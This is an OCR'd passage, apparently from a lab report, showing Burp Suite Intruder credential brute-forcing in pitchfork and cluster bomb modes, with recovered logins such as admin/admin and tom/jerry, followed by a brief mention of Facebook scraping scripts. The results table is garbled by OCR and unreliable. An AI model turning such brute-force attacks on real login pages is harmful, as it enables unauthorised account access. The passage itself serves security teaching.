






Credentials found – admin,admin

Pitch fork mode –












Credentials found – tom,jerry and admin,admin

Cluster Bomb mode –








lntuderanack5

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload1	Payload2	seas	Error	Timeout	Length	Gon•tmnt
1	admin	odmin	302	☐	L	#z1z	
2	qwerty	aamin	2fi0	☐	@	4082	
7	admin	3456	2ti0	☐		40BZ	
		3456					
		rtyg			☐	4082	
11	jerry		200			40BZ	
		rtyg		☐	☐	4082	
13	admin	rtyg	2ti0	☐	☐	4082	
	jerry	rtyg		☐	☐	4082	
15	\asdfg	rtyg	200				
16	qwerty	gjgjdj	200				
17	asdfg	gjgjdj	200				
18		gjgjdj	200	O	O	xez	
19	admin	gjgjdj	200	0	0	osz	
20		gjgjdj	200	L	L	esz	
21			200	O	O	osz	
22	12545		z00	0	0	coaz	
23	i•rrr		200	0	0	+o82	
24	tom	gjgjdj	z00	@	@	40B2	
25	Amin	tom	2a 0	0	0	+0az	



Credentials found – admin,admin and tom,jerry

6.3. Facebook scripts

The facebook scraping activity has been demonstrated in the video link attached in appendix 6.1.